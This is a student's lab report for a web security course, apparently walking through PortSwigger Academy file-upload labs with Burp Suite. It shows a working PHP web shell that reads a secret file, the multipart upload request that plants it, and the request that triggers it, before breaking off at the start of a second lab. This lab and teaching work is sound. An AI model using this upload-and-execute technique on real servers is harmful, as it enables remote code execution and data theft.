Sri Lanka Institute of Information Technology

Web Security - IE2062

File upload vulnerabilities Report

C.D Aluthge


IT22581402

Y2S2

Weekday - Group 1.2

Lab 01 (Remote code execution via web shell upload)


- While proxying traffic through Burp, log in to your account and notice the option for uploading an avatar image.



The file avatars/man-with-beard-avatar-character-isolated-icon-free-vector.jpg has been uploaded.

� Back to My Account

- Upload an arbitrary image, then return to your account page. Notice that a preview of your avatar is now displayed on the page.




My Account

Your username is: wiener

Email

- In Burp, go to Proxy > HTTP history. Click the filter bar to open the HTTP history filter window. Under Filter by MIME type, enable the Images checkbox, then apply your changes.



Filter by request type
- ☐ Show only in-scope items
- ☐ Hide items without responses
- ☐ Show only parameterized requests

Filter by MIME type
- ☑ HTML
- ☑ Script
- ☑ XML
- ☐ CSS
- ☑ Other text
- ☑ Images
- ☑ Flash
- ☐ Other binary

Filter by status code
- ☑ 2xx [success]
- ☑ 3xx [redirection]
- ☑ 4xx [request error]
- ☑ 5xx [server error]


Filter by search term
- ☐ Regex
- ☐ Case sensitive
- ☐ Negative search

Filter by file extension
- ☐ Show only: asp,aspx,jsp,php
- ☐ Hide: js,gif,jpg,png,css

Filter by annotation
- ☐ Show only items with notes
- ☐ Show only highlighted items

Filter by listener
- Port

- In the proxy history, notice that your image was fetched using a GET request to /files/avatars/<YOUR-IMAGE>. Send this request to Burp Repeater.



	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	https://0a7e0034049f2161802f...	GET	/my-account			302	86					✓	79.125.84.16		15:29:05 6 M...	8080
2	https://0a7e0034049f2161802f...	GET	/login			200	3530	HTML		Remote code execution...		✓	79.125.84.16		15:29:05 6 M...	8080
4	https://0a7e0034049f2161802f...	GET	/academyLabHeader			101	147					✓	79.125.84.16		15:29:06 6 M...	8080
5	https://0a7e0034049f2161802f...	POST	/login	✓		302	188					✓	79.125.84.16	session=dbLjYgTz...	15:29:11 6 M...	8080
6	https://0a7e0034049f2161802f...	GET	/my-account?id=wiener	✓		200	4322	HTML		Remote code execution...		✓	79.125.84.16		15:29:11 6 M...	8080
7	https://0a7e0034049f2161802f...	GET	/resources/images/avatarDefault.svg			200	10015	XML	svg			✓	79.125.84.16		15:29:12 6 M...	8080
8	https://0a7e0034049f2161802f...	GET	/academyLabHeader			101	147					✓	79.125.84.16		15:29:12 6 M...	8080
9	https://passwordsleakcheck-p...	POST	/v1/leaks:lookupSingle	✓		400	523	script				✓	64.233.170.95		15:29:12 6 M...	8080
0	https://0a7e0034049f2161802f...	POST	/my-account/avatar	✓		200	381	HTML				✓	34.246.129.62		15:39:09 6 M...	8080
1	https://0a7e0034049f2161802f...	GET	/my-account			200	4363	HTML		Remote code execution...		✓	34.246.129.62		15:39:20 6 M...	8080
2	https://0a7e0034049f2161802f...	GET	/files/avatars/man-with-beard-avatar-...			200	5017	JPEG	jpg			✓	34.246.129.62		15:39:23 6 M...	8080
3	https://0a7e0034049f2161802f...	GET	/academyLabHeader									✓	34.246.129.62		15:39:23 6 M...	8080

Request


```
GET /files/avatars/man-with-beard-avatar-character-isolated-icon-free-vector.jpg
HTTP/2
Host: 0a7e0034049f2161802f7b04004b00ea.web-security-academy.net
Cookie: session=dbLjYgTzZgdczzbve0kDkS1TfeuGRllg
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.6367.118 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a7e0034049f2161802f7b04004b00ea.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i
```

Response

```
HTTP/2 200 OK
Date: Mon, 06 May 2024 10:09:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Mon, 06 May 2024 10:09:09 GMT
Etag: "1296-617c642ac531d"
Accept-Ranges: bytes
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 4758

ÿØÿàJFIFFFÿÛ
 $.' ",#(7),01444'9=82<.342
2!!22222222222222222222222222222222222222222222222222ÿÀÈ"ÿÄ5ÿÚ¿À/>çtênNiÅX"ÚÙ>õ(
ÎÈ£ùß=ÐþSVDé)Ñ"¼*LÉJç'n"1¶K0Æç'vé63g+®,¶VX«n¬+æÞÒÈ,ÅiÈÏ¼B Ë ©jó«à®ù_Å±ÔJ$
ùÿwÌùõó'ú<$hi¥af¹¾i4L²,Ïo[nBtXP¶~z¯è0=p×¦ÕÅçm,|;ã¶9[:z7'";?]ÕYi¿Ï£×Z(ÏC8
¦-
¾µw
Igã;èÅç«Þ-;«Y¾#® *éÃÌÀ.^¾'±oþ-àZVÕ)aGÜ[P2àzÎVÂÕ+àw$Pô^QQ¶Ï|ûßps#Yer@Y6]
ubÞðaé BùÆç*³_Ñ×ØgÏmDÅÚò¤ICÎiÎöS0iÕ¾iqui(ÏÃÞÕRÀe|û/ëW ¿ 'hS¢tÅÅöqØÏ½<
õZ.¿½eÓÎ¼$¬eo àáÚÕs(tm?ÎÚ$ÕðØuÐ4×Ñi]¼t»-èz,9Þ;¿MsoiÄ¶áiÏÎÝ"1 ý
ÿ"!ZÞücçêRÏóÕÆ9?qÆÕþ=jÈýÅl«ç¼Î#òÞ¾ù'@ÿÅ/
!10"#$2@BP%3ÿÚþè-$YB¯d¼FÇã* Ë*±Qù"»ó-V«±¢j6?'d,(VñÂßöU}6q¨ö
æD)Hr)MÄÈ
>¢[×«Y.+«¾fÑSè=iUÏÈuUÏHB<¤q
ØòÀ¼#-õZ.Ýâ¸Ë³F7gqá#H<WQÈW1(^Ôs-Þõ5\ió4}±__ÞöÙk£µ!b)
```

- On your system, create a file called exploit.php, containing a script for fetching the contents of Carlos's secret file. For example:

<?php echo file_get_contents('/home/carlos/secret');?>



Target: https://0a4600d9047622728148l6dd003d00e6.web-security-academy.net


Request

```
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a4600d9047622728148l6dd003d00e6.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIJM7botbrYirF791
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a4600d9047622728148l6dd003d00e6.web-security-academy.net/my-account?id=wi
ener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundaryIJM7botbrYirF791
Content-Disposition: form-data; name="avatar"; filename="myexploit.php"
Content-Type: image/jpeg

<?php echo file_get_contents('/home/carlos/secret'); ?>

------WebKitFormBoundaryIJM7botbrYirF791
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryIJM7botbrYirF791
Content-Disposition: form-data; name="csrf"

6o0wuBxYeGbDcGBjNPgRo96gKsE49YVt
------WebKitFormBoundaryIJM7botbrYirF791--
```

Response

```
HTTP/2 200 OK
Date: Mon, 06 May 2024 10:40:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 134

The file avatars/myexploit.php has been uploaded.<p>
  <a href="/my-account" title="Return to previous page">
    « Back to My Account
  </a>
</p>
```


- Use the avatar upload function to upload your malicious PHP file. The message in the response confirms that this was uploaded successfully.



```
HTTP/2 200 OK
Date: Mon, 06 May 2024 10:40:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 134

The file avatars/myexploit.php has been uploaded.<p>
  <a href="/my-account" title="Return to previous page">
    « Back to My Account
  </a>
</p>
```


- In Burp Repeater, change the path of the request to point to your PHP file:

GET /files/avatars/exploit.php HTTP/2



```
GET /files/avatars/myexploit.php HTTP/2
Host: 0a4600d904762272814816dd003d00e6.web-security-academy.net
Cookie: session=6gNLAYo2HtUGvlr4TwJLEf05QkfmYpfp
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.6367.118 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a4600d904762272814816dd003d00e6.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i
```


- Send the request. Notice that the server has executed your script and returned its output (Carlos's secret) in the response.



```
GET /files/avatars/myexploit.php HTTP/2
Host: 0a4600d9047622728148l6dd003d00e6.web-security-academy.net
Cookie: session=6gNLAYo2HtUGvlr4TwJLEf05QkfmYpfp
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.6367.118 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a4600d9047622728148l6dd003d00e6.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i
```

```
HTTP/2 200 OK
Date: Mon, 06 May 2024 10:41:41 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32

TmntdhBmXdDZMctabmLat47QpVRfiUgV
```

- Submit the secret to solve the lab.




Remote code execution via web shell upload

Back to lab description

Congratulations, you solved the lab!

Lab 02(Web shell upload via Content-Type restriction bypass)

- Log in and upload an image as your avatar, then go back to your account page.




My Account

Your username is: wiener

Email

Avatar:

- In Burp, go to Proxy > HTTP history and notice that your image was fetched using a GET request to /files/avatars/<YOUR-IMAGE>. Send this request to Burp Repeater.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
21	https://0ac400d503b1d208803...	GET	/my-account			302	86					✓	34.246.129.62		16:35:50 6 M...	8080
22	https://0ac400d503b1d208803...	GET	/login			200	3560	HTML		Web shell upload via C...		✓	34.246.129.62		16:35:50 6 M...	8080
24	https://0ac400d503b1d208803...	GET	/academyLabHeader			101	147					✓	34.246.129.62		16:35:51 6 M...	8080
25	https://0ac400d503b1d208803...	POST	/login	✓		302	188					✓	34.246.129.62	session=pNcjgDb...	16:35:55 6 M...	8080
26	https://0ac400d503b1d208803...	GET	/my-account?id=wiener	✓		200	4352	HTML		Web shell upload via C...		✓	34.246.129.62		16:35:56 6 M...	8080
